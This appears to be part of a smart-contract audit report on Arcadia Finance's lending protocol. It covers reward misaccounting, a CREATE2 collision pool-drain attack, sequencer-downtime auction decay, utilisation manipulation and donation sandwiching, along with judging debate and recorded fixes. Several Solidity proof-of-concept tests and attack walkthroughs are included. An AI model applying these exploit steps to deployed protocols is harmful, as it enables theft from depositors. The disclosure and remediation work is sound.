Fix looks good. AccountV1.sol will now transfer all assets prior to valuing them.

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue M-1: Stargate `STG` rewards are accounted incorrectly by `StakedStargateAM.sol`

Source: https://github.com/sherlock-audit/2023-12-arcadia-judging/issues/38

Found by

0xVolodya, 0xrice.cooker, AuditorPraise, FCSE507, Hajime, Tricko, ast3ros, cu5t0mPe0, deth, ge6a, infect3d, mstpr-brainbot, pash0k, pkqs90, rvierdiiev, zzykxx

Summary

Stargate LP_STAKING_TIME contract clears and sends rewards to the caller every time `deposit()` is called but StakedStargateAM does not take it into account.

Vulnerability Detail

When either mint() or increaseLiquidity() are called the `assetState[asset].lastRewardGlobal` variable is not reset to `0` even though the rewards have been transferred and accounted for on stargate side.

After a call to mint() or increaseLiquidity() any subsequent call to either mint(), increaseLiquidity(), burn(), decreaseLiquidity(), claimRewards() or rewardOf(), which all internally call _getRewardBalances(), will either revert for underflow or account for less rewards than it should because `assetState_.lastRewardGlobal` has not been correctly reset to `0` but `currentRewardGlobal` (which is fetched from stargate) has:

```
uint256 currentRewardGlobal = _getCurrentReward(positionState_.asset);
uint256 deltaReward = currentRewardGlobal - assetState_.lastRewardGlobal;
```

```
function _getCurrentReward(address asset) internal view override returns
↪  (uint256 currentReward) {
    currentReward = LP_STAKING_TIME.pendingEmissionToken(assetToPid[asset],
↪  address(this));
}
```

POC

To copy-paste in `USDbCPool.fork.t.sol`:

```
function testFork_WrongRewards() public {
    uint256 initBalance = 1000 * 10 ** USDbC.decimals();
```

```
    // Given : A user deposits in the Stargate USDbC pool, in exchange of an LP
↪   token.
    vm.startPrank(users.accountOwner);
    deal(address(USDbC), users.accountOwner, initBalance);

    USDbC.approve(address(router), initBalance);
    router.addLiquidity(poolId, initBalance, users.accountOwner);
    // assert(ERC20(address(pool)).balanceOf(users.accountOwner) > 0);

    // And : The user stakes the LP token via the StargateAssetModule
    uint256 stakedAmount = ERC20(address(pool)).balanceOf(users.accountOwner);
    ERC20(address(pool)).approve(address(stakedStargateAM), stakedAmount);
    uint256 tokenId = stakedStargateAM.mint(address(pool), uint128(stakedAmount)
↪   / 4);

    //We let 10 days pass to accumulate rewards.
    vm.warp(block.timestamp + 10 days);

    // User increases liquidity of the position.
    uint256 initialRewards = stakedStargateAM.rewardOf(tokenId);
    stakedStargateAM.increaseLiquidity(tokenId, 1);

    vm.expectRevert();
    stakedStargateAM.burn(tokenId); // User can't call burn because of underflow

    //We let 10 days pass, this accumulates enough rewards for the call to burn
↪   to succeed
    vm.warp(block.timestamp + 10 days);
    uint256 currentRewards = stakedStargateAM.rewardOf(tokenId);
    stakedStargateAM.burn(tokenId);

    assert(currentRewards - initialRewards < 1e10); // User gets less rewards
↪   than he should. The rewards of the 10 days the user couldn't withdraw his
↪   position are basically zeroed out.
    vm.stopPrank();
}
```

Impact

Users will not be able to take any action on their positions until `currentRewardGlobal` is greater or equal to `assetState_.lastRewardGlobal`. After that they will be able to perform actions but their position will account for less rewards than it should because a total amount of `assetState_.lastRewardGlobal` rewards is nullified.

This will also DOS the whole lending/borrowing system if an Arcadia Stargate position is used as collateral because rewardOf(), which is called to estimate the

collateral value, also reverts.

Code Snippet

Tool used

Manual Review

Recommendation

Adjust the `assetState[asset].lastRewardGlobal` correctly or since every action (`mint()`, `burn()`, `increaseLiquidity()`, `decreaseliquidity()`, `claimReward()`) will have the effect of withdrawing all the current rewards it's possible to change the function _getRewardBalances() to use the amount returned by _getCurrentReward() as the `deltaReward` directly:

```
uint256 deltaReward = _getCurrentReward(positionState_.asset);
```

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid: high(1)

Thomas-Smets

Duplicate from https://github.com/sherlock-audit/2023-12-arcadia-judging/issues/18

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/arcadia-finance/accounts-v2/pull/170.

IAm0x52

Fix looks good. Since rewards are claimed on all withdrawals and deposits, reward per token can be calculated directly.

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue M-2: `CREATE2` address collision against an Account will allow complete draining of lending pools

Source: https://github.com/sherlock-audit/2023-12-arcadia-judging/issues/59

Found by

PUSH0

Summary

The factory function `createAccount()` creates a new account contract for the user using `CREATE2`. We show that a meet-in-the-middle attack at finding an address collision against an undeployed account is possible. Furthermore, such an attack allows draining of all funds from the lending pool.

Vulnerability Detail

The attack consists of two parts: Finding a collision, and actually draining the lending pool. We describe both here:

PoC: Finding a collision

Note that in `createAccount`, `CREATE2` salt is user-supplied, and `tx.origin` is technically also user-supplied:

```
account = address(
    new Proxy{ salt: keccak256(abi.encodePacked(salt, tx.origin)) }(
        versionInformation[accountVersion].implementation
    )
);
```

The address collision an attacker will need to find are:

- One undeployed Arcadia account address (1).
- Arbitrary attacker-controlled wallet contract (2).

Both sets of addresses can be brute-force searched because:

- As shown above, `salt` is a user-supplied parameter. By brute-forcing many `salt` values, we have obtained many different (undeployed) wallet accounts for (1).
- (2) can be searched the same way. The contract just has to be deployed using `CREATE2`, and the salt is in the attacker's control by definition.

An attacker can find any single address collision between (1) and (2) with high probability of success using the following meet-in-the-middle technique, a classic brute-force-based attack in cryptography:

- Brute-force a sufficient number of values of salt (2^{80}), pre-compute the resulting account addresses, and efficiently store them e.g. in a Bloom filter data structure.
- Brute-force contract pre-computation to find a collision with any address within the stored set in step 1.

The feasibility, as well as detailed technique and hardware requirements of finding a collision, are sufficiently described in multiple references:

- 1: A past issue on Sherlock describing this attack.
- 2: EIP-3607, which rationale is this exact attack. The EIP is in final state.
- 3: A blog post discussing the cost (money and time) of this exact attack.

The hashrate of the BTC network has reached 6×10^{20} hashes per second as of time of writing, taking only just 33 minutes to achieve 2^{80} hashes. A fraction of this computing power will still easily find a collision in a reasonably short timeline.

PoC: Draining the lending pool

Even given EIP-3607 which disables an EOA if a contract is already deployed on top, we show that it's still possible to drain the lending pool entirely given a contract collision.

Assuming the attacker has already found an address collision against an undeployed account, let's say `0xCOLLIDED`. The steps for complete draining of a lending pool are as follow:

First tx:

- Deploy the attack contract onto address `0xCOLLIDED`.
- Set infinite allowance for {`0xCOLLIDED` ---> attacker wallet} for any token they want.
- Destroy the contract using `selfdestruct`.
  - Post Dencun hardfork, selfdestruct is still possible if the contract was created in the same transaction. The only catch is that all 3 of these steps must be done in one tx.

The attacker now has complete control of any funds sent to `0xCOLLIDED`.

Second tx:

- Deploy an account to `0xCOLLIDED`.

- Deposit an asset, collateralize it, then drain the collateral using the allowance set in tx1.
- Repeat step 2 for as long as they need to (i.e. collateralize the same asset multiple times).
  - The account at `0xCOLLIDED` is now infinitely collateralized.
  - Funds for step 2 and 3 can be obtained through external flash loan. Simply return the funds when this step is finished.
- An infinitely collateralized account has infinite borrow power. Simply borrow all the funds from the lending pool and run away with it, leaving an infinity collateral account that actually holds no funds.

The attacker has stolen all funds from the lending pool.

Coded unit-PoC

While we cannot provide an actual hash collision due to infrastructural constraints, we are able to provide a coded PoC to prove the following two properties of the EVM that would enable this attack:

- A contract can be deployed on top of an address that already had a contract before.
- By deploying a contract and self-destruct in the same tx, we are able to set allowance for an address that has no bytecode.

Here is the PoC, as well as detailed steps to recreate it:

1. Paste the following file onto Remix (or a developing environment of choice): https://gist.github.com/midori-fuse/087aa3248da114a0712757348fcce814
2. Deploy the contract `Test`.
3. Run the function `Test.test()` with a salt of your choice, and record the returned address. The result will be:
   - `Test.getAllowance()` for that address will return exactly `APPROVE_AMOUNT`.
   - `Test.getCodeSize()` for that address will return exactly zero.
   - This proves the second property.
4. Using the same salt in step 3, run `Test.test()` again. The tx will go through, and the result will be:
   - `Test.test()` returns the same address as with the first run.
   - `Test.getAllowance()` for that address will return twice of `APPROVE_AMOUNT`.
   - `Test.getCodeSize()` for that address will still return zero.

- This proves the first property.

The provided PoC has been tested on Remix IDE, on the Remix VM - Mainnet fork environment, as well as testing locally on the Holesky testnet fork, which as of time of writing, has been upgraded with the Dencun hardfork.

Impact

Complete draining of a lending pool if an address collision is found.

With the advancement of computing hardware, the cost of an attack has been shown to be just a few million dollars, and that the current Bitcoin network hashrate allows about 2^{80} in about half an hour. The cost of the attack may be offsetted with longer brute force time.

For a DeFi lending pool, it is normal for a pool TVL to reach tens or hundreds of millions in USD value (top protocols' TVL are well above the billions). It is then easy to show that such an attack is massively profitable.

Code Snippet

https://github.com/sherlock-audit/2023-12-arcadia/blob/main/accounts-v2/src/Factory.sol#L96-L100

Tool used

Manual Review, Remix IDE

Recommendation

The mitigation method is to prevent controlling over the deployed account address (or at least severely limit that). Some techniques may be:

- Do not allow a user-supplied `salt`, as well as do not use the user address as a determining factor for the salt.
- Use the vanilla contract creation with `CREATE`, as opposed to `CREATE2`. The contract's address is determined by `msg.sender` (the factory), and the internal `nonce` of the factory (for a contract, this is just "how many other contracts it has deployed" plus one).

This will prevent brute-forcing of one side of the collision, disabling the $O(2^{81})$ search technique.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid: high(5)

nevillehuang

Request PoC to facilitate discussion between sponsor and watson.

I believe this is low severity given the extreme unlikeliness of it occuring, with the addition that a insanely huge amount of funds is required to perform this attack without guarantee

sherlock-admin

PoC requested from @PUSH0

Requests remaining: **8**

midori-fuse

Hello, thanks for asking.

The reason we believe this is a valid HM is the following:

- The impact is undoubtedly high because a pool can be drained completely.
  - Although only one pool can be drained per collision found, that itself is high impact. Furthermore the protocol will be deployed on several EVM chains, so the attacker can simultaneously drain one pool per chain.
- We are re-citing a past issue on Sherlock discussing the same root cause of CREATE2 collision, as the issue discussion sufficiently describes:
  - The attack cost *at the time of the Kyber contest*.
  - The probability of a successful attack was shown to increase to 86% using 2^{81} hashes, and 99.96% using twice that power. This is not a low probability by any chance.
    - Furthermore one may also find multiple collisions using this technique, which will allow draining of more than one pool.
- Hardware advancements can only increase the computing power, not decrease it. Since the Kyber contest, BTC hashrate has already increased sigfinicantly (almost doubled), and it has been just 6 months since.
- The more protocols with this issue there are, the more profit there is to finding a collision.

Therefore the likelihood of this attack can only increase as time passes. Complete draining of a pool also cannot be low severity.

Essentially by identifying this attack, we have proven the existence of a time bomb, that will allow complete draining of a certain pool from any given chain. We understand that past decisions are not considered a source of truth, however the issue discussion and the external resources should still provide an objective reference to determine this issue's validity. Furthermore let's consider the impact if it were to happen as well.

nevillehuang

@Czar102 I am interested in hearing your opinion here with regards to the previous issue here as well.

Thomas-Smets

Don't think it is a high, requires a very big upfront cost with no certainty on pay out as attacker. And while our factory is immutable, we can pause indefinitely the creation of new accounts.

If at some point the attack becomes a possibility, we can still block it.

To make it even harder, we are thinking to add the block.timestamp and block.number to the hash. Then the attacker, after they successfully found a hash collision, already has to execute the attack at a fixed block and probably conspire with the sequencer to ensure that also the time is fixed.

midori-fuse

Agree that it's not a high, the attack cost makes a strong external condition.

Re: mitigations. I don't think pausing the contract or blocking the attack makes sense, the attack would sort of finish in a flash before you know it (and in a shorter duration than a pausing multisig can react).

Regarding the fix, adding `block.timestamp` and `block.number` technically works, but doesn't really make sense as opposed to just using the vanilla creation. The main purpose of `CREATE2` is that contract addresses are deterministic and pre-computable, you can do a handful of things with this information e.g. funds can be sent there in advance before contract creation, or crafting a customized address without deploying. By adding block number and timestamp, the purpose is essentially defeated.

But since it technically works, there's not really a point in opposing it I suppose. A full fix would involve reworking the account's accounting, which I think is quite complex and may open up more problems.

A fix that would still (partially, but should be sufficient) retain the mentioned functionalities could be just using a `uint64` salt, or the last 64 bits of the address only, or anything that doesn't let the user determine more than 64 bits of the input. Then the other side of the brute force has to achieve $2^{15} = 32768$ times the

mentioned hashing power in the attack to achieve a sizeable collision probability (and such probability is still less than a balanced 2^{80} brute force anyway).

Thomas-Smets

> I don't think pausing the contract or blocking the attack makes sense

Meant it in the sense that if such an attack occurs we can pause it, assuming we would not be the first victim. Not that we can frontrun a particular attack with a pause.

> Regarding the fix, adding block.timestamp and block.number technically works, but doesn't really make sense as opposed to just using the vanilla creation.

Fair point.

> A fix that would still (partially, but should be sufficient) retain the mentioned functionalities could be just using a uint64 salt, or the last 64 bits of the address only, or anything that doesn't let the user determine more than 64 bits of the input.

I do like this idea thanks! We can use 32 bits from the tx.origin and 32 bits from a salt.

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/arcadia-finance/accounts-v2/pull/176.

IAm0x52

Fix looks good. By using a 32 bit salt the collision is increased from 2^81 to 2^128 dramatically increasing the cost.

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue M-3: L2 sequencer down will push an auction's price down, causing unfair liquidation prices, and potentially guaranteeing bad debt

Source: https://github.com/sherlock-audit/2023-12-arcadia-judging/issues/60

Found by

PUSH0, zzykxx

Summary

The protocol implements a L2 sequencer downtime check in the Registry. In the event of sequencer downtime (as well as a grace period following recovery), liquidations are disabled for the rightful reasons.

However, while the sequencer is down, any ongoing auctions' price decay is still ongoing. When the sequencer goes back online, it will be possible to liquidate for a much lower price, guaranteeing bad debt past a certain point.

Vulnerability Detail

While the price oracle has sequencer uptime checks, the liquidation auction's price curve calculation does not. The liquidation price is a function with respect to the user's total debt versus their total collateral.

Due to no sequencer check within the liquidator, the liquidation price continues to decay when the sequencer is down. It is possible for the liquidation price to drop below 100%, that is, it is then possible to liquidate all collateral without repaying all debt.

Any ongoing liquidations that are temporarily blocked by a sequencer outage will continue to experience price decay. When the sequencer goes back online, liquidation will have dropped significantly in price, causing liquidation to happen at an unfair price as well. Furthermore, longer downtime durations will make it possible to seize all collateral for less than 100

Proof of concept

We use the default liquidator parameters defined in the constructor for our example:

- Starting multiplier is 150%.
- Final multiplier is 60%.

- Half-life duration is 1 hour.
- Cutoff time is irrelevant.

Consider the following scenario:

1. Bob's account becomes liquidatable. Someone triggers liquidation start.
2. Anyone can now buy 100
the price of 150
is not profitable yet, so everyone waits for the price to drop a bit more.
3. After 30 minutes, auction price is now 60
debt for 100
moved much, so this is still not profitable yet.
4. Sequencer goes down for one hour, not counting grace period. Note that Arbitrum's sequencer has experienced multiple outages of this duration in the past. In 2022, there was an outage of approx. seven hours. There was also a 78-minute outage just December 2023.
5. When the sequencer goes up, the auction has been going on for 1.5 hours, or 1.5 half-lives. Auction price is now 60
6. Liquidation is now profitable. All of Bob's collaterals are liquidated, but the buyer only has to repay 91.82
collateral but positive debt (specifically, 8.18
original debt).

   The impact becomes more severe the longer the sequencer goes down. In addition, the grace period on top of it will decay the auction price even further, before the auction can be back online.

   - In the above scenario, if the sequencer outage plus grace period is 2 hours, then the repaid debt percentage is only 60

   Furthermore, even if downtime is not enough to bring down the multiplier to less than 100
collateral being sold at a lower price anyway. Therefore any duration of sequencer downtime will cause an unfair loss.

Impact

Any ongoing liquidations during a sequencer outage event will execute at a lower debt-to-collateral ratio, potentially guaranteeing bad debt and/or user being liquidated for a lower price.

Code Snippet

https://github.com/sherlock-audit/2023-12-arcadia/blob/main/lending-v2/src/Liquidator.sol#L364-L395

Tool used

Manual Review

Recommendation

Auctions' price curve should either check and exclude sequencer downtime alongside its grace period, or said auctions should simply be voided.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> invalid

nevillehuang

Since it was mentioned in the contest details as the following, I believe the exception highlighted in point 20. of sherlock rules applies here, so leaving as medium severity.

> Chainlink and contracts of primary assets are TRUSTED, others are RESTRICTED

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/arcadia-finance/lending-v2/pull/136.

IAm0x52

Fix looks good. Bids made during sequencer downtime revert and all auctions automatically refresh auction starting time.

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue M-4: Utilisation Can Be Manipulated Far Above 100%

Source: https://github.com/sherlock-audit/2023-12-arcadia-judging/issues/93

Found by

Bandit, zzykxx

Summary

The utilisation of the protocol can be manipulated far above 100% via token donation. It is easiest to set this up on an empty pool. This can be used to manipulate the interest to above 10000% per minute to steal from future depositors.

Vulnerability Detail

This attack is inspired by / taken from this bug report for Silo Finance. I recommend reading it as is very well written: https://medium.com/immunefi/silo-finance-logic-error-bugfix-review-35de29bd934a

The utilisation is basically *assets_borrowed / assets_loaned*. A higher utilisation creates a higher interest rate. This is assumed to be less than 100%. However if it exceeds 100%, there is no cap here:

https://github.com/sherlock-audit/2023-12-arcadia/blob/main/lending-v2/src/LendingPool.sol#L809-L817

Normally, assets borrowed should never exceed assets loaned, however this is possible in Arcadia as the only thing stopping a borrow exceeding loans is that the `transfer` of tokens will revert due to not enough tokens in the `Lending pool`. However, an attacker can make it not revert by simply sending tokens directly into the lending pool. For example using the following sequence:

1. deposit 100 assets into tranche
2. Use ERC20 Transfer to transfer `1e18` assets into the `LendingPool`
3. Borrow the `1e18` assets

These are the first steps of the coded POC at the bottom of this issue. It uses a token donation to make a borrow which is far larger than the loan amount.

In the utilisation calculation, this results in a incredibly high utilisation rate and thus interest rate as it is not capped at 100%. This is why some protocols implement a hardcap of utilisation at 100%.

The interest rate is so high that over 2 minutes, 100 assets grows to over100000 assets, or a 100000% interest over 2 minutes. The linked similar exploit on Silo

Finance has an even more drastic interest manipulation which could drain the whole protocol in a block. However I did not optimise the numbers for this POC.

Note that the 1e18 assets "donated" to the protocol are not lost. They can simply be all borrowed into an attackers account.

The attacker can set this up when the initial lending pool is empty. Then, they can steal assets from subsequent depositors due to the huge amount of interest collected from their small initial deposit

Let me sum up the attack in the POC:

1. deposit 100 assets into tranche
2. Use ERC20 Transfer to transfer `1e18` assets into the `LendingPool`
3. Borrow the `1e18` assets
4. Victim deposits into tranche
5. Attacker withdraws the victims funds which is greater than the 100 assets the attacker initially deposited

Here is the output from the console.logs:

```
Running 1 test for
 ↪  test/scenario/BorrowAndRepay.scenario.t.sol:BorrowAndRepay_Scenario_Test
[PASS] testScenario_Poc() (gas: 799155)
Logs:
  100 initial pool balance. This is also the amount deposited into tranche
  warp 2 minutes into future
  mint was used rather than deposit to ensure no rounding error. This a
   ↪  UTILISATION manipulation attack not a share inflation attack
  22 shares were burned in exchange for 100000 assets. Users.LiquidityProvider
   ↪  only deposited 100 asset in the tranche but withdrew 100000 assets!
```

This is the edited version of `setUp()` in `_scenario.t.sol`

```
function setUp() public virtual override(Fuzz_Lending_Test) {
        Fuzz_Lending_Test.setUp();
        deployArcadiaLendingWithAccounts();

        vm.prank(users.creatorAddress);
        pool.addTranche(address(tranche), 50);

        // Deposit funds in the pool.
        deal(address(mockERC20.stable1), users.liquidityProvider,
 ↪  type(uint128).max, true);
```

```
        vm.startPrank(users.liquidityProvider);
        mockERC20.stable1.approve(address(pool), 100);
        //only 1 asset was minted to the liquidity provider
        tranche.mint(100, users.liquidityProvider);
        vm.stopPrank();

        vm.startPrank(users.creatorAddress);
        pool.setAccountVersion(1, true);
        pool.setInterestParameters(
            Constants.interestRate, Constants.interestRate,
↪   Constants.interestRate, Constants.utilisationThreshold
        );
        vm.stopPrank();

        vm.prank(users.accountOwner);
        proxyAccount.openMarginAccount(address(pool));
    }
```

This test was added to `BorrowAndRepay.scenario.t.sol`

```
function testScenario_Poc() public {

    uint poolBalance = mockERC20.stable1.balanceOf(address(pool));
    console.log(poolBalance, "initial pool balance. This is also the amount
↪   deposited into tranche");
    vm.startPrank(users.liquidityProvider);
    mockERC20.stable1.approve(address(pool), 1e18);
    mockERC20.stable1.transfer(address(pool),1e18);
    vm.stopPrank();

    // Given: collateralValue is smaller than maxExposure.
    //amount token up to max
    uint112 amountToken = 1e30;
    uint128 amountCredit = 1e10;

    //get the collateral factor
    uint16 collFactor_ = Constants.tokenToStableCollFactor;
    uint256 valueOfOneToken = (Constants.WAD * rates.token1ToUsd) / 10 **
↪   Constants.tokenOracleDecimals;

    //deposits token1 into proxyAccount
    depositTokenInAccount(proxyAccount, mockERC20.token1, amountToken);

    uint256 maxCredit = (
        //amount credit is capped based on amount Token
```

```
        (valueOfOneToken * amountToken) / 10 ** Constants.tokenDecimals *
↪   collFactor_ / AssetValuationLib.ONE_4
            / 10 ** (18 - Constants.stableDecimals)
    );


    vm.startPrank(users.accountOwner);
    //borrow the amountCredit to the proxy account
    pool.borrow(amountCredit, address(proxyAccount), users.accountOwner,
↪   emptyBytes3);
    vm.stopPrank();

    assertEq(mockERC20.stable1.balanceOf(users.accountOwner), amountCredit);

    //warp 2 minutes into the future.
    vm.roll(block.number + 10);
    vm.warp(block.timestamp + 120);

    console.log("warp 2 minutes into future");

    address victim = address(123);
    deal(address(mockERC20.stable1), victim, type(uint128).max, true);

    vm.startPrank(victim);
    mockERC20.stable1.approve(address(pool), type(uint128).max);
    uint shares = tranche.mint(1e3, victim);
    vm.stopPrank();

    console.log("mint was used rather than deposit to ensure no rounding error.
↪   This a UTILISATION manipulation attack not a share inflation attack");

    //function withdraw(uint256 assets, address receiver, address owner_)

    //WITHDRAWN 1e5
    vm.startPrank(users.liquidityProvider);
    uint withdrawShares = tranche.withdraw(1e5,
↪   users.liquidityProvider,users.liquidityProvider);
    vm.stopPrank();

    console.log(withdrawShares, "shares were burned in exchange for 100000
↪   assets. Users.LiquidityProvider only deposited 100 asset in the tranche but
↪   withdrew 100000 assets!");


}
```


Impact

An early depositor can steal funds from future depositors through utilisation/interest rate manipulation.

Code Snippet

https://github.com/sherlock-audit/2023-12-arcadia/blob/main/lending-v2/src/LendingPool.sol#L809-L817

Tool used

Manual Review

Recommendation

Add a utilisation cap of 100%. Many other lending protocols implement this mitigation.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid: utilization should be mitigated; high(6)

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/arcadia-finance/lending-v2/pull/137.

sherlock-admin2

> This should be high as it can steal both the first subsequent deposit and all future deposits after that. The original linked issue for Silo Finance was Critical although Silo had multiple simultaneous pools. The interest rate formula for both Silo and Arcadia are the same, but that POC was more optimised which shows a faster rate of massive interest accrual.

You've deleted an escalation for this issue.

nevillehuang

Hi @Banditx0x I believe the following factors mentioned by @zzykxx in his report warrants the decrease in severity:

- The interest rate is capped at 2^80 (~= 10^24) because of the downcasting in LendingPool::_calculateInterestRate(). The maximum interest is about 100% every 20 days.
- The tokens sent directly to the pool by the griefer are effectively lost and can be transferred to the treasury.
- The virtual shares implementation in the tranches might prevent the attacker from collecting all of the interest.

Sponsors Comments:

> impact is only possible in quasi empty pools, and cost for doing it is largely in line with the damage done. In the example of 93, only 100 assets are in the pool, 1e18 are donated by the attacker → only the user borrowing the 100 assets is affected, so in this case of an empty pool, not a lot, and even more, the 1e18 can indeed be borrowed by the attacker, but he'll be liquidated and incur a loss himself: he is the one paying the interest he jacked up (even if only >100 is recovered through liquidations, the LP actually profits, since the penalty is paid on a larger amount than what the "good" lp borrowed out). → low probability, cost is high → medium at most

zzykxx

Hey @Banditx0x, correct me if I'm wrong, but I think the following applies here:

- In the Silo finance exploit depositing assets in a pool allowed to use the shares of the said pool to borrow other assets. An attacker could deposit a small amount, borrow his own donation (increasing the utilization rate), which had the effect of increasing the value of his initial donation. Then he could use the initial donation, which is now extremely overvalued, as collateral to borrow assets and steal funds. This is not possible here because the shares of a lending pool cannot be used as collateral to borrow assets.
- Unlike the Silo finance case, the maximum interest rate achievable is capped at `uint80 =~ 10^24`.
- To steal a sensible amount of funds the attacker should first deposit more than "100" assets. But by depositing more than "100" assets the required amount to donate to achieve maximum utilization manipulation also increases. You could argue this is not the case and more time just needs to pass, but if anybody in the meantime deposits extra funds in the tranche and/or calls `updateInterestRate()` the interest rate will diminish the speed at which it increases.
- The attacker, which as you said can borrow his own donation, also has to pay interest on it.

- In your POC the virtual shares are not taken into account. As we know virtual shares cause a loss to the first depositor, this depends on the amount of decimals and the value of the underlying and also by how much the virtual share is set at.

Some damage can be caused by abusing this issue, but I think the damage is not big enough to classify this as high severity. Of course, I would be more than happy to be proven wrong since this would also be in my personal interest.

Banditx0x

@zzykxx thanks for the response. You're right that the Silo finance situation had much higher impact due to manipulation of one asset allowing borrows of another. However I had originally thought that the impact would be High even with this in mind as it had the same impact as the share inflation attack which historically has had high severity.

I hadn't realised the maximum interest rate was capped at `uint80`, which indeed caps the interest rate to far lower than the issue I had linked.

Given the slower interest rate accrual than I originally thought, I agree with the medium severity.

Edit: i deleted past escalation comment due to this discussion. Just so this conversation makes sense for future readers.

Czar102

Planning to reject the escalation and leave the issue as is.

Czar102

Result: Medium Has duplicates

midori-fuse

Wasn't the escalation deleted before the period end?

Banditx0x's comment was last edited on 5:26AM UTC, while the escalation period end was 12:36PM same day.

Czar102

@midori-fuse It looks so, we will look into it. Thank you for bringing this up!

Czar102

The escalation should have been deleted, there was an issue on Sherlock's part that's now resolved.

IAm0x52

Fix looks good. Utilization is now capped at 100%

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue M-5: Dilution of Donations in Tranche

Source: https://github.com/sherlock-audit/2023-12-arcadia-judging/issues/121

The protocol has acknowledged this issue.

Found by

Atharv, erosjohn, pash0k

Summary

In this attack, the attacker takes advantage of the non-atomic nature of the donation and the share valuation process. By strategically placing deposit and withdrawal transactions around the donation transaction, the attacker can temporarily inflate their share of the pool to capture a large portion of the donated funds, which they then quickly exit with, leaving the pool with their original investment plus extra value extracted from the donation.

Vulnerability Detail

Though there is no reasonable flow where users will just 'donate' assets to others, Risk Manager may needs to call `donateToTranche` to compensate the jrTranche after an auction didn't get sold and was manually liquidated after cutoff time or in case of bad debt.

`donateToTranche` function of a lending pool smart contract, allows for a sandwich attack that can be exploited by a malicious actor to dilute the impact of donations made to a specific tranche. This attack involves front-running a detected donation transaction with a large deposit and following it up with an immediate withdrawal after the donation is processed.

The lending pool contract in question allows liquidity providers (LPs) to deposit funds into tranches, which represent slices of the pool's capital with varying risk profiles. The `donateToTranche` function permits external parties to donate assets to a tranche, thereby increasing the value of the tranche's shares and benefiting all LPs proportionally. Transactions can be observed by one of the LP's before they are mined. An attacker can exploit this by identifying a pending donation transaction and executing a sandwich attack. This attack results in the dilution of the donation's intended effect, as the attacker's actions siphon off a portion of the donated funds.

Impact

Dilution of Donation: The intended impact of the donation on the original LPs is diluted as the attacker siphons off a portion of the donated funds.

Steps to Reproduce Issue

1. Front-Running: The attacker deposits a significant amount of assets into the target tranche before the donation transaction is confirmed, temporarily increasing their share of the tranche.
2. Donation Processing: The original donation transaction is processed, increasing the value of the tranche's shares, including those recently acquired by the attacker.
3. Back-Running: The attacker immediately withdraws their total balance from the tranche, which now includes a portion of the donated assets, effectively extracting value from the donation meant for the original LPs.

Code Snippet

Code Snippet

Coded PoC

```
https://github.com/Atharv181/Arcadia-POC
```

```
- git clone https://github.com/Atharv181/Arcadia-POC
- cd Arcadia-POC
- forge install
- forge test --mt test_PoC -vvv
```

Tool used

Manual Review, Foundry

Recommendation

- Snapshot Mechanism: Take snapshots of share ownership at random intervals and distribute donations based on the snapshot to prevent exploitation.
- Timelocks: Implement a timelock mechanism that requires funds to be locked for a certain period before they can be withdrawn.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> invalid

nevillehuang

Low severity, A combination of Front and Back running not possible on Base, Optimism and Arbitrum due to private sequencers. Other chains were not explicitly mentioned, or at least all the issues and the duplicates do not present a possible chain where a sandwich attack is possible.

zzykxx

Escalate

I'm escalating this on behalf of @pa-sh0k because I believe his claims should be considered via a proper escalation. This is what he states:

The loss of funds can be caused not only if the attacker executes an atomic sandwich attack, but also if they do the following steps:

1. backrun the liquidation that ended up in transferring collateral to the admin, since this always leads to the donateToTranche call, and then deposit to the tranche
2. backrun the donation itself and redeem their shares, obtaining profit

Hence, the reason for invalidation is incorrect.

Also, the sponsor has acknowledged the issue in discord channel.

By Sherlock's rules, this issue is a medium, it suits the following criteria: "Causes a loss of funds but requires certain external conditions or specific states, or a loss is highly constrained. The losses must exceed small, finite amount of funds, and any amount relevant based on the precision or significance of the loss".

sherlock-admin2

> Escalate
>
> I'm escalating this on behalf of @pa-sh0k because I believe his claims should be considered via a proper escalation. This is what he states:
>
> The loss of funds can be caused not only if the attacker executes an atomic sandwich attack, but also if they do the following steps:

1. backrun the liquidation that ended up in transferring collateral to the admin, since this always leads to the donateToTranche call, and then deposit to the tranche
2. backrun the donation itself and redeem their shares, obtaining profit

Hence, the reason for invalidation is incorrect.

Also, the sponsor has acknowledged the issue in discord channel.

By Sherlock's rules, this issue is a medium, it suits the following criteria: "Causes a loss of funds but requires certain external conditions or specific states, or a loss is highly constrained. The losses must exceed small, finite amount of funds, and any amount relevant based on the precision or significance of the loss".

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

Thomas-Smets

If such a backrun would happen, the admin would just not donate via `donateToTranche`.

The auction proceeds would in this case donated via different means (it is already the unhappy flow of an unhappy flow where things have to be handled manually). A bit annoying, but no loss of user funds.

So the attacker has the risk that they have to provide liquidty in the Tranche for un unknown amount of time, without any certainty of profits at all.

pa-sh0k

Detecting the backrun and getting the funds back to the depositors via different means is indeed a solution to the problem. However, it does not make the problem itself invalid or non-existent: there may be different solutions and all of them, of course, should lead to no loss of user funds.

The issue still exists and it can be prevented using the described method only if it was known beforehand, but it was not stated in the known issues or anywhere else.

I have said this in the discord channel, but since the conversation was moved here, I will add a quote so anyone can understand the context:

> private sequencer doesn't have anything to do with this issue, this can be done in separate blocks and with backruns, check my comment on this issue: https://github.com/sherlock-audit/2023-12-arcadia-judging/issues/128 So, the attack has the following scenario:

- a liquidation results in unhappy flow with unsold collateral
- collateral is sent to the admin
- in the next block (or a bit later), once the attacker sees this onchain, attacker deposits funds to the junior tranche
- during period of length T admin manually sells the collateral
- admin donates the funds to the junior tranche
- in next block (or a bit later), once the attacker sees this onchain, attacker redeems their shares

This results in gains for the attacker and losses for the original depositors, since they got less funds that they should have after the liquidation was manually resolved

